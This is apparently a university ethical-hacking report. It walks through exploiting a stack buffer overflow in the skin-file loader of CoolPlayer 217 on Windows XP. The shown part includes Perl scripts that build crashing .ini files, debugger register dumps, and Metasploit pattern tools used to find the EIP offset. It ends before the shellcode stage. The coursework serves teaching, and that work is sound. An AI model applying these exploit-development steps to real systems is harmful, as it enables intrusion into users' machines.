CoolPlayer v217 Buffer Overflow Demonstration and Explanation.

Christopher Di-Nozzi

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2020/21

Note that Information contained in this document is for educational purposes.

.

+Contents

.

.

1 INTRODUCTION

All the work included in this report was done on a 32-bit version of Windows XP. The way the attack works, and the procedure, will be similar on other operating systems but will vary in ways specific to said operating system.

1.1 BUFFER OVERFLOW ATTACKS

Before discussing buffer overflow attacks, some background information must first be understood, including the stack, registers and how computers manage local variables.

1.1.1 The Stack

The stack works on a last in, first out (LIFO) system. A value is added, or pushed, onto the stack. When the stack is popped, the value at the top of the stack is returned and then removed from the top of the stack. The top of the stack is the lowest memory address on the stack and the bottom of the stack is at the highest memory address of the stack. A program will push and pop different pieces of data on the stack as it runs.

1.1.2 Registers

Registers are used by the central processing unit (CPU) to hold memory locations, allowing them to be quickly and effectively accessed. There are various types of registers to serve different purposes, but the three registers that are most important for buffer overflows are the stack pointer (SP), base pointer (BP) and the instruction pointer (IP). These will be prefixed with an E to denote that they are extended registers (ESP, EBP and EIP respectively) since this report works with Windows XP.

The stack pointer points to the top of the stack. When new data is pushed onto the stack, the stack pointer is moved to the next memory address and the data that was just pushed is stored at that memory address. When the stack is popped, the value at the top of the stack is copied and the stack pointer moves back down to the next memory address.

The base pointer is used to store the state of the stack when a function is called. Before a function is called, the stack pointer is copied into the base pointer. When the function begins to run, the base pointer is pushed onto the stack. When the function exits, the base pointer is popped from the stack and moved into the stack pointer. This allows the program to pick up right from where it left off before the function was called.

The instruction pointer points to the memory address of the next instruction to be executed. Once that instruction is executed, the pointer increments to the next instruction to be executed.

1.1.3 Stack Frames

When a function is called, a stack frame is created for it. This contains a variety of information but most importantly for stack overflows, it contains variables, instruction pointer, the old base pointer and any value to return from the function. A rough diagram of a stack frames can be seen in Figure 1.




Figure 1: A diagram of a stack frame.

When a function is called, a stack frame is placed on the stack. If that function calls another function, then that other function has a stack frame place on top, and so on. As the functions return, the stack pointer will decrement until it is back in the main function.

1.1.4 Local Variables

Local variables are variables declared inside a function, as opposed to global variables that are declared outside of a function. When a local variable is created inside a function, it only exists as long as the function is running, therefore, when the function finishes executing the variables are no longer accessible. The variable is placed onto the stack, which is a key difference when compared to global variables. This allows an attacker to manipulate what data is on the stack, therefore, allowing them to place their custom shellcode onto the stack.


1.1.5 Buffer Overflows

A buffer overflow occurs when the data being put into a buffer is larger than the buffer itself. For instance, if a variable named “foo” held 16 bytes of data but 20 bytes was passed into it, the last four bytes would “overflow” the buffer and end up somewhere they are not supposed to be, specifically into the EIP and beyond. Looking at Figure 1, it can be seen that the local variables are stored below the EIP, therefore, when the value the variable hold overflows its buffer, the overflowed data ends up in the EIPs area. Therefore, data can be crafted to control the EIP and trick the program into executing code it was never intended to, this is referred to as shellcode.

For example, shellcode could be put into a program that causes it to connect back to an attacker-controlled server or add a new user with admin level privileges and a password that an attacker already knows. Then, when the vulnerability is exploited, the EIP could be pointed towards a command that tells the program to jump to the top of the stack, where the malicious shellcode is placed. Examples of buffer overflows will be explored in further detail in this report, specifically a buffer overflow vulnerability for CoolPlayer.

1.2 CoolPlayer

The program being examined in this report is named “CoolPlayer”[1] and version 217 is being used. The program has been modified by a “C McLean” and is stated to be vulnerable, but not exactly to what. This can be seen in Figure 2.



Modified by C McLean. This is vulnerable.

- CoolPlayer -

Credits:

Niek Albers <nieka@daansystems.com>

- Projectmanager
- Original programming
- DirectSound Plugout

Marcus Platts <plattsm@dreamrender.com>

Figure 2: About page of CoolPlayer 217 crediting Niek Albers as the creator and C McLean as a modifier.

The program is intended to be used an audio player, allowing a user to load in songs or playlists of songs, or stream music from the internet. It also supports custom skins, allowing the user to change the way the

[1] http://coolplayer.sourceforge.net/

program looks. The default appearance can be seen in Figure 3 and examples of custom skins can be seen in Figure 4.





Figure 3: Default skin for CoolPlayer.


Last Updated CoolPlayer — Page 1 of 22

Beaded v2.0
By Ryude15
Updated 6/29/2008

Stickseas
By stickseas
Updated 6/5/2008

Cool Media Player 11
By E r v i l h a
Updated 1/20/2007

My DA
By Xav73
Updated 2/9/2006

COOL windows media P
By whatifstudios
Updated 1/23/2006

modern large /w mini
By lamar2
Updated 11/20/2005

BigEasy
By scheichxodox.de
Updated 5/23/2005

Infinity
By picciotto
Updated 5/7/2005

Alluminia
By picciotto
Updated 5/4/2005

Last Updated CoolPlayer — Page 1 of 22

Figure 4: Some examples of custom CoolPlayer skins from www.wincustomize.com

1.3 Aim

The aim of this report is to evaluate the buffer overflow vulnerability present in CoolPlayer 217. This will be done by proving the program is vulnerable to a buffer overflow attack and then developing exploits to take advantage of the vulnerability. This will be done in two halves, exploiting the program with DEP disabled and then with DEP enabled, the latter being slightly more complicated.

2 Procedure and Results

2.1 Overview of Procedure

To begin, it first had to be proved that the program was vulnerable to a buffer overflow attack. After this was confirmed, it then had to be proved that there was enough space in the stack to store shellcode that would be executed after a successful buffer overflow. Then, a proof of concept (PoC) exploit was developed that would open up the Windows calculator application upon successful execution. Once a basic PoC was created, a more advanced PoC was assembled to prove the vulnerability could be exploited in a malicious manner, not just to launch the calculator. Then the program was exploited using an egg-hunting technique to demonstrate the program could also be exploited in this way. Finally, the program was exploited with DEP enabled using ROP chains to run shellcode.

2.2 Section 1 - DEP Disabled


2.2.1 Proving the Vulnerability

It was known that the application was vulnerable to a buffer overflow when loading a skin file. These skin files were saved as .ini files and were formatted in the following way:

[CoolPlayerSkin]

*PlaylistSkin=**CUSTOM STRING***

To prove the vulnerability, the program first had to be crashed using a skin file. To automate the process of creating these files, a Perl script (Figure 6) was created to generate skin files with X number of junk data. This junk data was used to fill up the buffer and find a rough estimate of the size of the buffer that the exploit would overflow. A skin file was created with 500 'A' characters (represented as 41 in hex) and fed into the program. Skin files could be loaded into the program by right clicking on CoolPlayer once it was running, selecting "options" and clicking "open" at the bottom of the window. The ".ini" skin file could then be selected. These steps can also be seen in Figure 5.



CoolPlayer Options

General

[ ] Always on top	[✓] Read ID3 Tag (if any)
[ ] Exit after playing	[✓] Read ID3 Tag of selected
[✓] Rotate systemtray icon	[✓] Support ID3v2
[✓] Scroll Songtitle	[✓] Prefer native OGG tags
[✓] Allow file once in playlist	[✓] Load ID3 tags in background
[ ] Autoplay on startup	[✓] Work out track lengths
[ ] Allow multiple instances	[✓] Easy move
[ ] Show remaining time	[✓] Remember playlist
[✓] Show on taskbar	[ ] Remember last played

0 Track Delay (sec) 4 Skinlist length Flush

Register Filetypes Add Icon to StartMenu & Desktop

Output

DirectSound Plugout

Volume controls: System MASTER volume


Skin

[ ] Player Open

OK Cancel

Figure 5: Steps taken to load in a custom skin file.

This skin file did not cause a crash, therefore, a file was generated with 600 characters, and then 700 and so on until CoolPlayer finally crashed at 1100 characters. This showed that the size of the buffer was between 1000 and 1100 characters.



```
$file="crash1.ini";
$header="[Coolplayer Skin]\nPlaylistSkin=";
$junk=$header."A" x 1100;
open($FILE,">$file");
print$FILE $junk;
close($FILE);
```

Figure 6: The Perl script used to generate the crash exploit.

To properly examine the crash, it was attached to OllyDbg, a debugging tool for windows. A debugger allows a user to get a very in-depth view of a program as it executes, allowing them to see registry values and the stack, as well as many other pieces of data. This helps immensely when searching for vulnerabilities and researching how to exploit them since a much more detailed image of what the program is doing can be gathered. By running the program and then running OllyDbg, going to File and then Attach (Figure 7), CoolPlayer could be attached to the debugger (Figure 8). The program would then be run through OllyDbg by pressing the red play button in the top bar.





Figure 7: Opening the attach windows in Ollydbg




Select process to attach

Process	Name	Window	Path
00000580	jqs		C:\Program Files\Java\jre6\bin\jqs.exe
00000590	MDM		C:\Program Files\Common Files\Microsof
000005A0	pg_ctl		C:\METASP~1\POSTGR~1\bin\pg_ctl.exe
000005B8	rubyw		C:\METASP~1\ruby\bin\rubyw.exe
000005C4	vmtoolsd	GuestHostIntegrationWindow	C:\Program Files\VMware\VMware Tools\v
000005CC	postgres		C:\METASP~1\POSTGR~1\bin\postgres.exe
000005EC	ctfmon	TF_FloatingLangBar_WndTitl	C:\WINDOWS\system32\ctfmon.exe
00000624	inetinfo		C:\WINDOWS\system32\inetsrv\inetinfo.e
00000664	postgres		C:\METASP~1\POSTGR~1\bin\postgres.exe
000006A8	postgres		C:\METASP~1\POSTGR~1\bin\postgres.exe
000006B0	postgres		C:\METASP~1\POSTGR~1\bin\postgres.exe
000006B8	postgres		C:\METASP~1\POSTGR~1\bin\postgres.exe
000006C0	postgres		C:\METASP~1\POSTGR~1\bin\postgres.exe
00000700	postgres		C:\METASP~1\POSTGR~1\bin\postgres.exe
00000724	wdfmgr		C:\WINDOWS\system32\wdfmgr.exe
000007B0	vmtoolsd		C:\Program Files\VMware\VMware Tools\v
00000AEC	1800317	CoolPlayer Playlist	C:\Documents and Settings\Administrato
00000D60	cmd		C:\WINDOWS\system32\cmd.exe
00000D68	ruby		C:\metasploit\ruby\bin\ruby.exe

Figure 8: Selecting the program to attach, in this case, CoolPlayer.

After attaching CoolPlayer and loading in a skin file with 1100 junk characters, the crash could be properly examined. A figure of the stack overflown can be seen below.




```
00110404  41414141
00110408  41414141
0011040C  41414141
00110410  41414141
00110414  41414141
00110418  41414141
0011041C  41414141
00110420  0044471E  1800317.0044471E
00110424  41414141
00110428  41414141
0011042C  41414141
00110430  41414141
00110434  41414141
00110438  41414141
0011043C  41414141
00110440  41414141
00110444  41414141
00110448  41414141
0011044C  41414141
00110450  41414141
00110454  41414141
00110458  41414141
0011045C  00414141  RETURN to 1800317.00414141 from 1800317.0040135
00110460  CCCCCCCC
00110464  CCCCCCCC
```

Figure 9: Figure of the overflowed stack, with the top of the stack being at the bottom of the figure.

It can be seen the stack is filled with “A” characters, the same “A” characters that made up the skin file that was loaded in.

The EIP was also overwritten with ‘A’ characters proving that the exploit had modified it.



```
EAX 41414142
ECX 00005799
EDX 00140608
EBX 00000000
ESP 0011042C ASCII "AAAAAAAAAAAAA
EBP 41414141
ESI 00110434 ASCII "AAAAAAAAAAAAA
EDI 0011E09F
EIP 41414141
```

Figure 10: EIP has been overwritten with 'A' characters, showing our exploit has modified the EIP.

The program had crashed after it attempted to jump to memory location “41414141” since it was not a valid memory location for execution. This proved that the program was vulnerable to a buffer overflow via the skin file.


2.2.2 Exploit Proof of Concept

After proving the program was vulnerable to a buffer overflow, a proof of concept (PoC) exploit was crafted to execute the Windows calculator program. This was done by finding the exact distance to the EIP, determining the amount of space available for shellcode and generating said shellcode.

2.2.2.1 Distance to EIP

First, the distance to EIP has to be calculated. This was the number of junk characters needed to fill up the stack to reach the EIP. To calculate this, a pattern of 1100 characters was created using the Metasploit utility “Pattern Create”[2]. This tool generates a string made up of unique characters. When that string is fed into the program, the characters that end up in the EIP register can be used to calculate the distance to the EIP. This can be more clearly seen in Figure 11. A modified, EXE version of this program was used. To create the pattern, the program was run with a first parameter of “1100” to set the length of the pattern. The command and output can be seen in the figure below.


[2] https://github.com/rapid7/metasploit-framework/blob/master/tools/exploit/pattern_create.rb



```
C:\cmd>pattern_create.exe 1100
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr6.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
 instead.
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk
```

Figure 11: The command used to generate the pattern and the subsequent pattern.


This pattern was placed into the Perl script in place of the ‘A’ characters and used to generate a new exploit, referred to as “crashpattern”. This script can also be found in Appendix E under Crash Pattern.



```
$file="crashpattern.ini";
$header="[Coolplayer Skin]\nPlaylistSkin=";
$junk1=$header."Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3A
open($FILE,">$file");
print$FILE $junk1;
close($FILE);
```

Figure 12: The Perl script used to generate the crashpattern.ini exploit.

By running the script in Figure 12, the exploit was generated. The program was then run and attached to the debugger. When the “crashpattern” exploit was loaded in, the program crashed, and the stack and EIP could be examined. As can be seen in Figure 13, when the program crashed, the EIP pointed to the address 69423869.




```
Registers (FPU)
EAX 41376742
ECX 00001B07
EDX 00150608
EBX 00000000
ESP 0012042C ASC
EBP 42376942
ESI 00120434 ASC
EDI 0012E09F

EIP 69423869
```

Figure 13: Registry values after the program crashed.

By using a second tool, "pattern_offset.exe"[3], the exact position to the EIP can be calculated, using the value the EIP crashed at. By running the below command, the distance to EIP could be found.

pattern_offset.exe 69423869 1100

The first argument is the pattern to search for and the second is the length of the buffer, the same value that was used to create the pattern. The result is a length of 1045, as can be seen in Figure 14. This means that 1045 bytes of junk data was needed to reach the EIP.




```
C:\cmd>pattern_offset.exe 69423869 1100
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocrD.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
 instead.
1045
```

Figure 14: Results of running "pattern_offset.exe" to find the distance to EIP.

2.2.2.2 *Finding where to place Shellcode*

Then, a third exploit was developed to confirm the distance to EIP was correct and to work out where the shellcode should be placed in the working exploit. This shellcode is what would execute after the buffer overflows and could do a lot of different things. In this PoC it was used to launch the calculator application. There is sometimes padding between the end of the EIP and where the shellcode ends up in memory, therefore, it was important to check if any extra junk characters would have to be placed between these two values.

The third exploit, referred to as "crash2" started with 1045 "A" characters, followed by four "B" characters, four "C" characters and four "D" characters. Depending on which value the EIP pointed to at crash, would show exactly where to place the jump code and where to place the shellcode. The script used to generate the exploit can be seen in Figure 15.




```
$file="crash2.ini";
$header="[Coolplayer Skin]\nPlaylistSkin=";
$junk=$header."A" x 1045;
$junk.="BBBB";
$junk.="CCCC";
$junk.="DDDD";
open($FILE,">$file");
print$FILE $junk;
close($FILE);
```

Figure 15: The script used to generate the "crash2" exploit.

After generating the exploit, running the program and attaching it to OllyDbg, the skin file was loaded, and the program crashed. After the crash, the EIP pointed towards "42424242" which is the ASCII value of "BBBB", as can be seen in Figure 16. This showed that the first four bytes after the junk data would be what overwrites the original EIP when the data overflows and thus where the custom jump command should be placed.

